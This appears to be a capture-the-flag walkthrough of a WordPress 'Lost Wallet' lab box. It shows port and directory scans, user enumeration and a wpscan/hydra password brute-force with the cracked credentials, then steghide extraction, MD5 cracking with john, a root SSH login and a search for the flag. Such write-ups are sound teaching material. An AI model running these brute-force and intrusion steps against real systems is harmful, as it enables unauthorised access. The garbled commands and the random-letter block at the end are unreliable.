## Information gathering

**First thing first, let's scan the machine with nmap to see its open ports**

***# nmap -sC -sV -oA  167.172.86.77***

```
root@kali:~# nmap  167.172.86.77
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-26 01:11 EDT
Nmap scan report for 167.172.86.77
Host is up (0.022s latency).
Not shown: 902 filtered ports
PORT      STATE  SERVICE
22/tcp    open   ssh
32/tcp    open   unknown
33/tcp    open   dsp
79/tcp    open   finger
80/tcp    open   http
161/tcp   open   snmp
514/tcp   open   shell
541/tcp   open   uucp-rlogin
631/tcp   open   ipp
903/tcp   open   iss-console-mgr
1026/tcp  open   LSA-or-nterm
1038/tcp  open   mtqp
1044/tcp  open   dcutility
1047/tcp  open   neod1
1058/tcp  open   nim
1064/tcp  open   jstel
1068/tcp  open   instl_bootc
1084/tcp  open   ansoft-lm-2
1087/tcp  open   cplscrambler-in
1114/tcp  open   mini-sql
1192/tcp  open   caids-sensor
1198/tcp  open   cajo-discovery
1247/tcp  open   visionpyramid
1328/tcp  open   ewall
1433/tcp  open   ms-sql-s
1455/tcp  open   esl-lm
1533/tcp  open   virtual-places
1641/tcp  open   invision
1666/tcp  open   netview-aix-6
1840/tcp  open   netopia-vo2
1914/tcp  open   elm-momentum
1974/tcp  open   drp
2004/tcp  open   mailbox
2008/tcp  open   conf
2022/tcp  open   down
2034/tcp  open   scoremgr
```

**We see that there is a webserver running. So while we explore it, let's run a gobuster scan to find hidden files and directories.**

***gobuster dir  -u http://167.172.86.77  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt***


```
root@kali:~# gobuster dir -u http://167.172.86.77 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://167.172.86.77
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/26 01:18:58 Starting gobuster in directory enumeration mode
===============================================================
/contact              (Status: 301) [Size: 0] [--> http://167.172.86.77/contact-us-one/]
/blog                 (Status: 301) [Size: 0] [--> http://167.172.86.77/blog/]
/home                 (Status: 301) [Size: 0] [--> http://167.172.86.77/]
/rss                  (Status: 301) [Size: 0] [--> http://167.172.86.77/feed/]
/login                (Status: 302) [Size: 0] [--> http://167.172.86.77/wp-login.php]
/tools                (Status: 301) [Size: 302] [--> http://$domain/tools/]
/forums               (Status: 301) [Size: 303] [--> http://$domain/forums/]
/0                    (Status: 301) [Size: 0] [--> http://167.172.86.77/]
/feed                 (Status: 301) [Size: 0] [--> http://167.172.86.77/feed/]
/image                (Status: 301) [Size: 302] [--> http://$domain/image/]
/atom                 (Status: 301) [Size: 0] [--> http://167.172.86.77/feed/atom/]
/s                    (Status: 301) [Size: 0] [--> http://167.172.86.77/shop/]
/b                    (Status: 301) [Size: 0] [--> http://167.172.86.77/blog/]
/c                    (Status: 301) [Size: 0] [--> http://167.172.86.77/cart/]
/shop                 (Status: 301) [Size: 0] [--> http://167.172.86.77/shop/]
/wp-content           (Status: 301) [Size: 307] [--> http://$domain/wp-content/]
/admin                (Status: 302) [Size: 0] [--> http://167.172.86.77/wp-admin/]      =
/Home                 (Status: 301) [Size: 0] [--> http://167.172.86.77/]
/m                    (Status: 301) [Size: 0] [--> http://167.172.86.77/my-account/]
/f                    (Status: 301) [Size: 0] [--> http://167.172.86.77/2019/07/02/financial-celebrates-academy-of-finance-completers/]
/cart                 (Status: 301) [Size: 0] [--> http://167.172.86.77/cart/]
/g                    (Status: 301) [Size: 0] [--> http://167.172.86.77/2019/07/02/giving-the-gift-of-equity-in-a-length-transaction/]
/h                    (Status: 301) [Size: 0] [--> http://167.172.86.77/]
/w                    (Status: 301) [Size: 0] [--> http://167.172.86.77/2019/07/02/what-ai-means-for-your-organizational-business-culture/]
/rss2                 (Status: 301) [Size: 0] [--> http://167.172.86.77/feed/]
/Contact              (Status: 301) [Size: 0] [--> http://167.172.86.77/contact-us-one/]
/my                   (Status: 301) [Size: 0] [--> http://167.172.86.77/my-account/]
/team                 (Status: 301) [Size: 0] [--> http://167.172.86.77/team/]
```

**The website is a Lost wallet stock exchange trading platform where you can watch some pages and directory from the show by typing commands**


**notice that this is probably a WordPress website and that we have a few accessible pages, let's check them out.**

**License and readme do help us very much, let's check it**

**Main page**



**The frist one, “License” shows us a**




```
This program incorporates work covered by the following copyright and
permission notices:

  b2 is (c) 2001, 2002 Michel Valdrighi - https://cafelog.com

  Wherever third party code has been used, credit has been given in the code's
  comments.

  b2 is released under the GPL

and

  WordPress - Web publishing software

  Copyright 2003-2010 by the contributors

  WordPress is released under the GPL

Following URLs contain sensitive and copyrighted materials and should not be exposed and changed.

/package/emails/pass.txt
/tools/package/emails/pass.txt
/tools/package/non/emails/pass.txt
/tools/wp/package/emails/pass.txt
/tools/package/emails/pass/pass.txt

=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

                    GNU GENERAL PUBLIC LICENSE
                       Version 2, June 1991

 Copyright (C) 1989, 1991 Free Software Foundation, Inc.,
 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA
 Everyone is permitted to copy and distribute verbatim copies
 of this license document, but changing it is not allowed.

                            Preamble
```

This path is more interesting, and it is necessary to future steps

*/tools/package/emails/pass.txt*


**The second one, “image” shows us a**

**http://167.172.86.77/image/index.html**



## Getting a reverse shell

**Now, we know that the website has as a CMS WORDPRESS ( wp-login.php). The next steep is to browse our result ;)**




**try a dummy username/password, WordPress tells us that the username does not exist. So, user need to find admin username in this website blog page.**

**Then player want to find admin URL in the WordPress website**

**Next step, players need to do the bruteforce attacks in this adman login page**

**At this point, we would like to know more information about this CMS. So, I fired up WPsacn with the file I found in the http://167.172.86.77/tools/package/emails/pass.txt**

**I guess the username "lostadmin". It's not technic I know…. so BTW**

**Find the users in wordpress using wpsacn enumerate command**

***<u>wpscan --url http://167.172.86.77 --enumerate u</u>***

```
root@kali:~# wpscan --url http://167.172.86.77  --enumerate u
_______________________________________________________________
         \ \       / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.15
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://167.172.86.77/ [167.172.86.77]
[+] Started: Sun Sep 26 01:58:02 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://167.172.86.77/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://167.172.86.77/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

```
[+] lostadmin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://167.172.86.77/wp-json/wp/v2/users/?per_page=100&page=1
 |  Oembed API - Author URL (Aggressive Detection)
 |   - http://167.172.86.77/wp-json/oembed/1.0/embed?url=http://167.172.86.77/&format=json
 |  Rss Generator (Aggressive Detection)
 |  Author Sitemap (Aggressive Detection)
 |   - http://167.172.86.77/wp-sitemap-users-1.xml
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] avishka
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] ruwan
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

**I guess the username "lostadmin". It's not technic I know…. so BTW**

**So, player figured would try to bruteforce the username and then the password with the wordlist we got earlier. Let's look at wpscan to see the parameter used:**

Using this tool for creating **bruteforce** attack


our username is “lostadmin”. Now let’s try to get the password:

*wpscan --url http://167.172.86.77/ -U lostadmin -P wordlist.txt*

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:15 <==========================================================================

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - lostadmin / Fun@L0st@2021
Trying lostadmin / account Time: 00:00:04 <======================

[!] Valid Combinations Found:
 | Username: lostadmin, Password: Fun@L0st@2021

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Or  if your  using hydra tool , using this command

*hydra -l lostadmin -P wordlist.txt http://167.172.86.77/ http-post-form "/wp-login/:log=^USER^&pwd=^PASS^&wp-submit*




Then player need to access he www-data user in ubuntu server using wp terminal

```
run
sbin
snap
srv
sys
tmp
usr
var
www-data:/ $ cd home
www-data:/home $ ls
Super_User
www-data:/home $ cd Super_User
www-data:/home/Super_User $ ls
md5.hash
root.txt
www-data:/home/Super_User $
```

Then payer need to know about md5 hash to doing next steps

This step we provide a hint to player, player find this images directory (before finding it)

Then player want to use stenography technic to find hiding txt document into image

## Stenography

players find the right image in the image library (past step) and using ***steerhide*** tool for view hiding text file

```
┌──(kali㉿kali)-[~/Desktop]
└─$ steghide extract -sf test.jpg -xf abc.txt
Enter passphrase:
wrote extracted data to "abc.txt".

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Then player using md5.hash with wordlist file for cracking md5 file then player find the ubuntu server toot password.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john md5.hash --wordlist=unix_passwords.txt --format=Raw-MD5
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
lost1Wallet      (?)
1g 0:00:00:00 DONE (2021-09-25 06:28) 100.0g/s 19200p/s 19200c/s 19200C/s admin..
greenday
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
 reliably
Session completed

┌──(kali㉿kali)-[~/Desktop]
└─$ cd Desktop
cd: no such file or directory: Desktop
```

## Gain access to ubuntu marching

Get ubuntu matching root password form past step then payer logging the matching using SSH

```
login as: root
root@167.172.86.77's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Sep 26 06:36:17 UTC 2021

  System load:  0.88               Users logged in:       0
  Usage of /:   12.5% of 24.06GB   IPv4 address for eth0: 167.172.86.77
  Memory usage: 78%                IPv4 address for eth0: 10.15.0.5
  Swap usage:   0%                 IPv4 address for eth1: 10.104.0.2
  Processes:    125

39 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


*** System restart required ***
*******************************************************************************

Welcome to DigitalOcean's One-Click WordPress Droplet.
To keep this Droplet secure, the UFW firewall is enabled.
All ports are BLOCKED except 22 (SSH), 80 (HTTP), and 443 (HTTPS).
```

Then next system player checking the file directory and find the /temp folder that is using **rabbithole** methos

```
ysql-apt-config_0.8.13-1_all.deb  snap  temp
root@Lostwallet:~# cd home
-bash: cd: home: No such file or directory
root@Lostwallet:~# cd /home
root@Lostwallet:/home# ls
uper_User
root@Lostwallet:/home# cd ..
root@Lostwallet:/# cd /root
root@Lostwallet:~# cd temp
root@Lostwallet:~/temp# ls
0DBED0E-5AAB-47D7-8C87-9E6404A97ECE  0C74090C-4DD4-4D52-979F-1F6B3E1C0D2E  {7377E477-8499-4979-9A29-E75ABA515B60}  {CD174542-D93D-47DA-9ED2-12BBD7D9FFE2}
0EC4332-6F00-4F55-9FC9-1C3D93530756  {0ADDB8AE-D741-4825-98B6-87F9ADF9E928}  {941A4AFC-F9D5-42A4-BE88-F7AE616CE4A9}  {DACD14AC-F196-43A9-97D3-34AE7BA7AA5E}
A6E2C65-2A4E-451C-A6D9-5A750E3ABEBB  {1537AD59-DBD4-494E-8BFF-5C65726E6888}  {962165D9-9B47-418C-904C-76C64C193428}  {E011F298-2978-4ABC-8F5F-43AD8BDC23D6}
AB3CE34-39B8-4542-BFFC-71B32B26F029  {49F2162D-8AD2-466F-AC43-AD788F0B84BD}  {966AFF23-BBD9-4571-AC52-D7A2104F95BF}  {E4F5978F-536F-4B2A-9AFB-B6E1B80C455D}
BAF2D3C-8002-4569-809D-CB79D4BC3664  {537667AA-277F-4446-A1AE-BD1523EB1E91}  {A46E5CAF-D791-4330-A963-236CBB900576}
C31698B-97B8-46EF-9C27-55733ABFB39D  {64881EFB-621A-4E1B-9E57-8DD47EAB39F7}  {BB88C939-8850-4B11-9D5E-E4FDED90448A}
root@Lostwallet:~/temp#
```

This is a temp file folder in ubuntu matching, it has a more than 500 directory f and 1000 file so player can't to find flag file one by one

Players find and used ----------this command to find flag file with hint

```
This setup requires a domain name.  If you do not have one yet, you may
cancel this setup, press Ctrl+C.  This script will run again on your next login

Enter the domain name for your new WordPress site.
(ex. example.org or test.example.org) do not include www or http/s

Domain/Subdomain name: ^Croot@Lostwallet:~#
root@Lostwallet:~# ls
mysql-apt-config_0.8.13-1_all.deb  snap  temp
root@Lostwallet:~# cd temp
root@Lostwallet:~/temp# find -size 14239c
./0AB3CE34-39B8-4542-BFFC-71B32B26F029/en-US/0945fc9611f55fd0e183fb8b044f1afe/superlog.txt
root@Lostwallet:~/temp# cat ./0AB3CE34-39B8-4542-BFFC-71B32B26F029/en-US/0945fc9611f55fd0e183fb8b044f1afe/superlog.txt
his wrinkled front;
And now, instead of mounting barded steeds
To fright the souls of fearful adversaries,
He capers nimbly in a lady's chamber
To the lascivious pleasing of a lute.
But I, that am not shaped for sportive tricks,
Nor made to court an amorous looking-glass;
I, that am rudely stamp'd, and want love's majesty
To strut before a wanton ambling nymph;
I, that am curtail'd of this fair proportion,
l marches to delightful measures.
Grim-visaged war hath smooth'd his wrinkled front;
And now, instead of mounting barded steeds
To fright the souls of fearful adversaries,
```



```
uodJWyIjVaqJfFvHWifpBvylFeUQkYQPequTOsQTrqQcxMAvBTSLkeioBdFqXtOZztMjlQFiHoEEVH
WCdQZpXrDOYUSxljEYumYhsgpeNxItElnEPIiDjYJmJiFqNWHQoSoGjStTcngosaGsfFlZYCvomizJ
cnrINKpMMrwSirpIIRvRaQHxZQcSGqdfIRLJfJttEpMsEVTavHPjyLbMjdVWEJPnmeFHZIAIpfJUMw
YgmUrTUtOdECuKhFrVItSrZRNNbqqrOxquNghgSkEUOpRIsuelCjQtndVZNxiXyTaAEUhphBEuiFCp
CxvjGjCXtwPqRCYLQWiRUGewKJlHBeGpzlYzMZJiaHWjdpjCcSqPcYUazHiKQUgSXXTataCDlTPJtx
akrzxjNxxkUAagHLrUOfsNMAQcEbIoTqovLQGZeTWYrISlbnrscQKPqiooOLLUWczqfrQCdktMGBCR
MRsbdEwVWHYJUJeFkCsNtdyRhLgOYrjsRfliRSDCivdeqBujybzkSUyCmgxZZanNxqSHQZnAqIYLMU
FSDYngxXzUPvXPWnUakRkGhYHwVRkxDySoYcTZLmIaoNtTdVEfsnhkhnsTqcKYYimKhSptpjgrmLuQ
bhqisoMRWtUrVFUHGdRCUwJuYEEMRnWiJebJKkWEaMGvnZvDtKGXpqgeMRQOVDQocKntJSGvjQfTks
lErHmkuEnNxQavGkzSVKQonwjdTbNBCUqrkQvIbtEUzVtFBUwqcftdNgtDnskStfRRGaUVQnwQWYth
CgBDveqnwQpUJLvkaMNJuQHbsaDRbGLUlMvzAkvOgkkeySkOpZCTSNyffyYHmSBTlYVxWbzhMwStFB
HzXaWWXclPzMCCJDXyoPpMHHwZbfHhAmUtFqimWZaNYUcDYUEGyYBATnyJFMBpjFTwLvxEGIvQNSSo
DPOkXMXiNrekCEXJmdBLLflytlKmnwDrVkNNyQUERtdNXFEIEdzqpdOsfjcQhoAtWBQcLuiBnHgjqG
WYuIhTsKneovfIUNRSxmzhGTcVaheCBZmNwtujdxsEKYGprrqawIFXabuqMySwjJmlUQzbWAXktkyw
gkznlFYwxrnKqfTNTjJgXTVtKRchPztepdaUSALckPZLnggFAqTqkSvfWDmqbkWyWscvezpURyegyx
hOopVfwFtRzudPpadZNMcAbVbPIMKLsaPuhHGUcDKeKzXEhnxTSjAARnfxCwMGqashUjXxcXWEbofG
VamVXtgQztgBRKSoSVyvXmZgnMTqWWXKQsQdbUUZwwmvXPBoADjfSMGMeschvYHfZNCpwUwbnnmVyq
pPGnHmNqMnohvPLkYuVBQtMElPlUfvljMmsTeroboDSTtwRImXKTeoAnBsHtqJOpmiENIoTLOxzQqi
exnrkuVZnGWbeQjzXRjlkZizsnDGhdsPYcmWjbtumwxPPStSfLcncsvyYGSqsShGaiUfcOzLOfpghe
cUnNGKdOEIecRtYsKdkeDHpwKKqZSDghWzIuSQYwzpnUovpcJuYRVdbigGHQcXUJEZcazjAktOvcyn
VJFVDdqXINPNijdgaddzdnagVJErjgJYgBJLuktwfUiYTbHLokthmAKrjciQtUtGyQVfeosJXsNVDN
gcBBJKSUisHFFDRIqlPmeyUWgZAdMOZnpGJApMJHPzFYdTdKvOzaGSdmMwDWjaPcEfydgjlcYMVAQF
OXcrTukQXXAzoFdVnXJCPxINtkRFTavwtSrEppkkOEiGyzgLfAghWZNpMYxmBEtzpvvZogCThgnbyy
IBKPDdDgQxgGOCymuRlLyNxPQtOwsXjxoZqisLZqXtjdYlZVBNmtxIiLKmyMUmuxrGZNrWycuUJhqD
